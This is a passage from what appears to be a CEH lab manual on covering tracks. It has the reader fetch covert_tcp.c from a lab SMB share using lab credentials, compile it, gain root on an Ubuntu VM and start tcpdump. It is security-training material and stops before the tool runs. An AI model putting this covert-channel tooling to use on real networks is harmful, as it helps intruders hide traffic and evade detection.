
8. Now, click the **Places** menu at the top of the **Desktop** and click **ceh-tools 10.10.1.11** from the drop-down options.

Note: If **ceh-tools 10.10.1.11** option is not present then follow the below steps:


- Click the **Places** menu present at the top of the **Desktop** and select **Network** from the drop-down options.
- The **Network** window appears; press **Ctrl+L**. The **Location** field appears; type **smb://10.10.1.11** and press **Enter** to access **Windows 11** shared folders.
- The security pop-up appears; enter the **Windows 11** machine credentials (Username: **Admin** and Password: **Pa$$w0rd**) and click **Connect**.
- The **Windows shares on 10.10.1.11** window appears; double-click the **CEH-Tools** folder.




9. The **ceh-tools 10.10.1.11** window appears, showing the **CEH-Tools** shared folder in the network.
10. Navigate to **CEHv12 Module 06 System Hacking\Covering Tracks Tools\Covert_TCP** and copy the **covert_tcp.c** file.



11. Now, navigate to the **Send** folder on **Desktop** and paste the **covert_tcp.c** file in this folder.




12. Switch back to the **Terminal** window, type **cc -o covert_tcp covert_tcp.c**, and press **Enter**. This compiles the **covert_tcp.c** file.




13. Switch to the **Ubuntu** virtual machine.
14. Click on the **Ubuntu** machine window and press **Enter** to activate the machine. Click to select **Ubuntu** account, in the **Password** field, type **toor** and press **Enter**.

15. In the left pane, under **Activities** list, scroll down and click the icon to open the **Terminal** window.




16. In the **Terminal** window, type **sudo su** and press **Enter** to gain super-user access.
17. Ubuntu will ask for the password; type **toor** as the password and press **Enter**.


    Note: The password that you type will not be visible in the terminal window.



18. Type **tcpdump -nvvx port 8888 -i lo** and press **Enter** to start a tcpdump.

